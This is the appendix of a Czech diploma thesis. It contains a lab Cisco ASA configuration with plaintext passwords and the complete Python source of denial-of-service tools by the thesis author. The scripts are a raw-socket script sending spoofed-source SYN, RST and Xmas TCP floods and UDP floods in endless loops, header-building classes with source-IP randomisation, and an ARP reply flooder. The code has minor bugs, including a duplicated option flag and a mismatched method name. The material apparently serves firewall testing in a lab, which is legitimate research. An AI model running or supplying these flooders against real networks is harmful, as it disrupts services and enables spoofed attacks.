
# SEZNAM PŘÍLOH

<b>A</b>	<b>Základní konfigurace Cisco ASA</b>	<b>60</b>
<b>B</b>	<b>TCP kontrolní součet</b>	<b>61</b>
<b>C</b>	<b>Scripty</b>	<b>62</b>
C.1	Main.py . . . . .	62
C.2	classIPpacket.py . . . . .	65
C.3	classTCPsegment.py . . . . .	67
C.4	classUDPdatagram.py . . . . .	70
C.5	ARP.py . . . . .	71
<b>D</b>	<b>Obsah přiloženého CD</b>	<b>72</b>

## A ZÁKLADNÍ KONFIGURACE CISCO ASA

```
ciscoasa(config)#
!
hostname ciscoasa
enable password student
!
interface Ethernet 0/0
 ip address 192.168.10.1 255.255.255.0
 nameif outside
 no shutdown
 exit
!
interface Ethernet 0/1
 ip address 10.10.10.1 255.255.255.0
 nameif inside
 no shutdown
 exit
!
interface Management 0/0
 ip address 192.168.1.250 255.255.255.0
 nameif management
 security level 100
 no shutdown
 exit
!
crypto key generate rsa
ssh 192.168.1.0 255.255.255.0 management
aaa authentication ssh console LOCAL
username cisco password ciscossh
!
asdm image disk0:/asdm-712.bin
http server enable
http 192.168.1.0 255.255.255.0 management
!
access-list HTTPout_in extended permit tcp any 10.10.10.0
 255.255.255.0 eq www
access-group HTTPout_in in interface outside
```

## B TCP KONTROLNÍ SOUČET



Obr. B.1: Výpočet TCP checksum [15]

# C SCRIPTY

## C.1 Main.py

```
1  ## DoS L4 script ##
2  ## Jan Hanzal ##
3  import sys
4  import getopt
5  import socket
6  from classIPpacket import IPpacket
7  from classTCPsegment import TCPsegment
8  from classUDPdatagram import UDPdatagram
9
10
11 #vytvoreni RAW socketu
12 s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
13 s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
14
15 #_____Vychozi nastaveni_____
16 destIP = "192.168.10.1"
17 sourceIP = "111.0.0.19"
18 destPort = 80
19 sourcePort = 1024
20 protocol = "tcp"
21 tcpTyp = "s"
22 #_____
23
24
25 defaultString = "Protocol " + protocol + "\n" + "destIP " + destIP + "\n" + \
26 "destPort " + str(destPort) + "\n" + "sourceIP " + sourceIP + "\n" + "sourcePort " + \
27 str(sourcePort) + "\n"
28
29
30 def main(argv):
31     """Fce pro nacteni vstupnich argumentu a rozhodnuti mezi tcp()
32     a udp() funkcemi """
33     global destIP, sourceIP, destPort, sourcePort, protocol, tcpTyp
34     try:
35         opts, args = getopt.getopt(argv, "hR:I:P:i:p:", ["help",
36             "protocol=", "destIP=", "destPort=", "sourceIP=",
37             "sourcePort="])
38     except getopt.GetoptError:
39         print 'Chyba. Vloz DoS.py -h pro napovedu'
40         sys.exit(2)
```

```

38
39     for opt, arg in opts:
40         #Napoveda
41         if opt == '-h':
42             print "Main.py -R <protocol> -I <destination IP
43                 > -P <destination Port> -i <source IP>" \
44                 "-p <destination Port>" + "\n" + "\n" + "###
45                 Vychozi nastaveni:###" + "\n" +
46                 defaultString
47             sys.exit()
48
49         #typ protokolu
50         elif opt in ("-R"):
51             protocol = arg
52
53         #cilova IP adresa
54         elif opt in ("-I"):
55             destIP = arg
56
57         #cilovy port
58         elif opt in ("-p"):
59             destPort = arg
60
61         #zdrojova ip adresa
62         elif opt in ("-i"):
63             sourceIP = arg
64
65         #zdrojovy port
66         elif opt in ("-p"):
67             sourcePort = arg
68
69     #vypis nastaveni aktualniho utoku
70     print "Protocol " + protocol + "\n" + "destIP " + destIP + "\n"
71     + "destPort " + \
72     str(destPort) + "\n" + "sourceIP " + sourceIP + "\n" + "
73     sourcePort " + str(sourcePort) + "\n"
74
75     #switch mezi tcp a udp
76     if protocol == "tcp":
77         print "Zadej typ TCP utoku (s/r/x)"
78         tcpTyp = raw_input("Typ: ")
79         print "DoS TCP utok typu " + tcpTyp
80         tcp()
81
82     elif protocol == "udp":
83         print "DoS UDP utok"

```



```

79         udp()
80
81
82 def tcp():
83     """TCP DoS funkce. Rozhodovani mezi typy TCP DoS. """
84     #switch mezi SYN, RST a XMas
85     if tcpTyp == "s":
86         packetIP = IPpacket(sourceIP, destIP, 'tcp')
87         segment = TCPsegment(sourcePort, destPort, "s")
88         packet = packetIP.getHeader() + segment.
89             getCorrectTCPHeader(packetIP)
90         while True:
91             s.sendto(packet, (destIP, destPort))
92     elif tcpTyp == "r":
93         packetIP = IPpacket(sourceIP, destIP, 'tcp')
94         segment = TCPsegment(sourcePort, destPort, "r")
95         packet = packetIP.getHeader() + segment.
96             getCorrectTCPHeader(packetIP)
97         while True:
98             s.sendto(packet, (destIP, destPort))
99     elif tcpTyp == "x":
100         packetIP = IPpacket(sourceIP, destIP, 'tcp')
101         segment = TCPsegment(sourcePort, destPort, "x")
102         packet = packetIP.getHeader() + segment.
103             getCorrectTCPHeader(packetIP)
104         while True:
105             s.sendto(packet, (destIP, destPort))
106
107 def udp():
108     """UDP DoS funkce."""
109     #instance tridy IPpacket
110     packetIP = IPpacket(sourceIP, destIP, 'udp')
111     #instance tridy UDPdatagram
112     datagram = UDPdatagram(sourcePort, destPort)
113     packetUDP = packetIP.getHeader() + datagram.getHeader()
114     while True:
115         s.sendto(packetUDP, (destIP, destPort))
116
117 if __name__ == "__main__":
118     main(sys.argv[1:])

```

Script C.1: Main

## C.2 classIPpacket.py

```
1  """Trida IPpacket. Vytvari L3 packet."""
2  import socket
3  import random
4  from struct import *
5
6  #_____ IP PARAMETRY _____
7  ihl = 5;
8  version = 4;
9  tos = 0;
10 tot_len = 40;
11 id = 54321;
12 frag_off = 0;
13 ttl = 255;
14 check = 10;
15 ihl_version = (version << 4) + ihl;
16 #_____
17
18
19 class IPpacket:
20     def __init__(self, sourceIP, destinationIP, IPprotocol):
21         self.destIP = socket.inet_aton(destinationIP)
22         self.sourceIP = socket.inet_aton(sourceIP)
23         #switch pro nastaveni L4 protokolu
24         if IPprotocol == 'tcp':
25             self.IPprotocol = socket.IPPROTO_TCP
26         elif IPprotocol == 'udp':
27             self.IPprotocol = socket.IPPROTO_UDP
28
29     def setSourceIP(self, sourceIP):
30         #set String
31         self.sourceIP = socket.inet_aton(sourceIP)
32
33     def randSourceIP(self):
34         #metoda pro generovani nahodne zdrojove IP adresy
35         self.sourceIP = socket.inet_aton("%i.%i.%i.%i" % (
36             random.randint(1, 254), \
37             random.randint(1, 254), random.randint(1, 254), random.
38             randint(1, 254)))
39
40     def getSourceIP(self):
41         #vraci objekt
42         return self.sourceIP
43
44     def setDestinationIP(self, destinationIP):
```

```

43         #set String
44         self.destIP = socket.inet_aton(destinationIP)
45
46     def getDestinationIP(self):
47         #vraci objekt
48         return self.destIP
49
50     def setIPprotocol(self, IPprotocol):
51         self.IPprotocol = IPprotocol
52
53     def getIPprotocol(self):
54         #vraci objekt
55         return self.IPprotocol
56
57     def getIPHeader(self):
58         #vraci IP hlavicku
59         return pack('!BB3H2BH4s4s', ihl_version, tos, tot_len,
60                id, frag_off, ttl, \
                self.IPprotocol, check, self.sourceIP, self.destIP)

```

Script C.2: IPpacket

## C.3 classTCPsegment.py

```
1  """Trida TCPsegment. Vytvari TCP segment a pocita kontrolni soucet."""
2  import socket
3  import random
4  from struct import *
5
6
7  #_____TCP PARAMETRY_____
8  seq = 0
9  ack_seq = 0
10  doff = 5
11  offset_res = (doff << 4) + 0
12  window = socket.htons(5840)
13  check0 = 0
14  urg_ptr = 0
15  #_____
16
17
18  class TCPsegment():
19      def __init__(self, sourcePort, destinationPort, typ):
20          self.sourcePort = sourcePort
21          self.destPort = destinationPort
22          self.fin = 0
23          self.syn = 0
24          self.rst = 0
25          self.psh = 0
26          self.urg = 0
27          self.ack = 0
28
29          #switch pro nastaveni TCP flagu
30          if typ == 's':
31              self.syn = 1;
32          elif typ == 'r':
33              self.rst = 1;
34          elif typ == 'x':
35              self.psh = 1;
36              self.fin = 1;
37              self.urg = 1;
38          self.tcp_flags = self.fin + (self.syn << 1) + (self.rst
39              << 2) + (self.psh << 3) + (self.ack << 4) + (self.
40              urg << 5)
41
42      def setSourcePort(self, sourcePort):
43          self.sourcePort = sourcePort
```

```

43     def randSourcePort(self):
44         #metoda pro generovani nahodneho zdrojoveho portu
45         self.sourcePort = random.randint(1025, 65535)
46
47     def getSourcePort(self):
48         return self.sourcePort
49
50     def setDestinationPort(self, destPort):
51         self.destPort = destPort
52
53     def getDestinationPort(self):
54         return self.destPort
55
56     def getIncorrectTCPHeader(self):
57         #metoda vraci TCP hlavicku bez korektnih kontrolnih
58         #souctu
59         return pack('!HLLBB3H', self.sourcePort, self.destPort
60             , seq, ack_seq, offset_res, \
61             self.tcp_flags, window, check0, urg_ptr)
62
63     def getCorrectTCPHeader(self, packetIP):
64         #metoda vraci TCP hlavicku s korektnim kontrolnim
65         #souctem
66         self.source_address = packetIP.getSourceIP()
67         self.dest_address = packetIP.getDestinationIP()
68         self.reserved = 0
69         self.protocol = packetIP.getIPprotocol()
70         self.tcp_length = len(self.getIncorrectTCPHeader())
71
72         #vytvoreni pseudo IP hlavicky
73         self.pseudo = pack('!4s4sBBH', self.source_address,
74             self.dest_address, self.reserved, \
75             self.protocol, self.tcp_length);
76         self.pseudo = self.pseudo + self.getIncorrectTCPHeader
77             ();
78         self.correct_checksum = tcp_checksum(self.pseudo)
79
80         return pack('!HLLBB3H', self.sourcePort, self.destPort
81             , seq, ack_seq, offset_res, \
82             self.tcp_flags, window, self.correct_checksum, urg_ptr)
83
84 def tcp_checksum(data):
85     """Funkce pro vypocet kontrolnih souctu.
86     Prevzato z http://codewiki.wikispaces.com/ip\_checksum.py """
87     pos = len(data)

```

```

83     if (pos & 1):
84         pos -= 1
85         sum = ord(data[pos])
86     else:
87         sum = 0
88
89     #Main code: loop to calculate the checksum
90     while pos > 0:
91         pos -= 2
92         sum += (ord(data[pos + 1]) << 8) + ord(data[pos])
93
94     sum = (sum >> 16) + (sum & 0xffff)
95     sum += (sum >> 16)
96
97     result = (~ sum) & 0xffff #Keep lower 16 bits
98     result = result >> 8 | ((result & 0xff) << 8) # Swap bytes
99     return result

```

Script C.3: TCPsegment

## C.4 classUDPdatagram.py

```
1  """Trida UDPdatagram. Vytvari UDP datagram."""
2  from struct import *
3
4  #_____UDP PARAMETRY_____
5  MESSAGE = "Hello, World!";
6  checksum=0;
7  #_____
8
9
10 class UDPdatagram():
11     def __init__(self, sourcePort, destinationPort):
12         self.sourcePort = sourcePort
13         self.destPort = destinationPort
14
15     def setSourcePort(self, sourcePort):
16         self.sourcePort = sourcePort
17
18     def randSourcePort(self):
19         #metoda pro generovani nahodneho zdrojoveho portu
20         self.sourcePort = random.randint(1025, 65535)
21
22     def getSourcePort(self):
23         return self.sourcePort
24
25     def setDestinationPort(self, destPort):
26         self.destPort = destPort
27
28     def getDestinationPort(self):
29         return self.destPort
30
31     def getUDPHeader(self):
32         self.udp_length = len(MESSAGE) + 8 #vypocet delky
33         datagramu
34         return pack("!4h", self.sourcePort, self.destPort, self
35             .udp_length, checksum) + MESSAGE
```

Script C.4: UDPdatagram

## C.5 ARP.py

```
1  ## DoS ARP script ##
2  ## Jan Hanzal ##
3
4  import socket
5  from struct import *
6
7  #_____ Promenne _____
8  #Ethernet default settings
9  #ETHsourceMAC = "00:21:86:fa:17:01"; #PC
10 ETHsourceMAC = "00:15:17:44:cc:81"; #Server
11
12 #ETHdestMAC = "00:15:17:44:cc:81"; #Server
13 #ETHdestMAC = "00:21:86:fa:17:01"; #PC
14 ETHdestMAC = "44:d3:ca:cf:6d:96"; #ASA
15 interface = "eth1"
16
17 #ARP default settings
18 sourceIP = "10.5.0.1";
19 ARPsourceMAC = "0A:05:00:00:00:01";
20 destIP = "10.13.0.1";
21 ARPdestMAC = ETHdestMAC;
22 #_____
23 #vytvoreni RAW socketu
24 s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0
    x0806)) #=>ARP ramec
25 s.bind((interface, socket.htons(0x0806)))
26
27 #vytvoreni ARP ramce
28 eth_header = pack("!6s6s2s", ETHdestMAC.replace(':', '').decode("hex"),
    ETHsourceMAC.replace(':', '').decode("hex"), '\x08\x06')
29
30 arp_header = pack("!2s2s1s1s2s", '\x00\x01', '\x08\x00', '\x06', '\x04',
    '\x00\x02')
31
32 arp_source = pack("!6s4s", ARPsourceMAC.replace(':', '').decode("hex"),
    socket.inet_aton(sourceIP))
33
34 arp_dest = pack("!6s4s", ARPdestMAC.replace(':', '').decode("hex"),
    socket.inet_aton(destIP))
35
36
37 while True:
38     s.send(eth_header + arp_header + arp_source + arp_dest)
```

Script C.5: ARP flood



## **D OBSAH PŘILOŽENÉHO CD**

Na přiloženém CD je uložena tato diplomová práce v elektronické podobě (pdf) a skripty zmiňované v příloze C.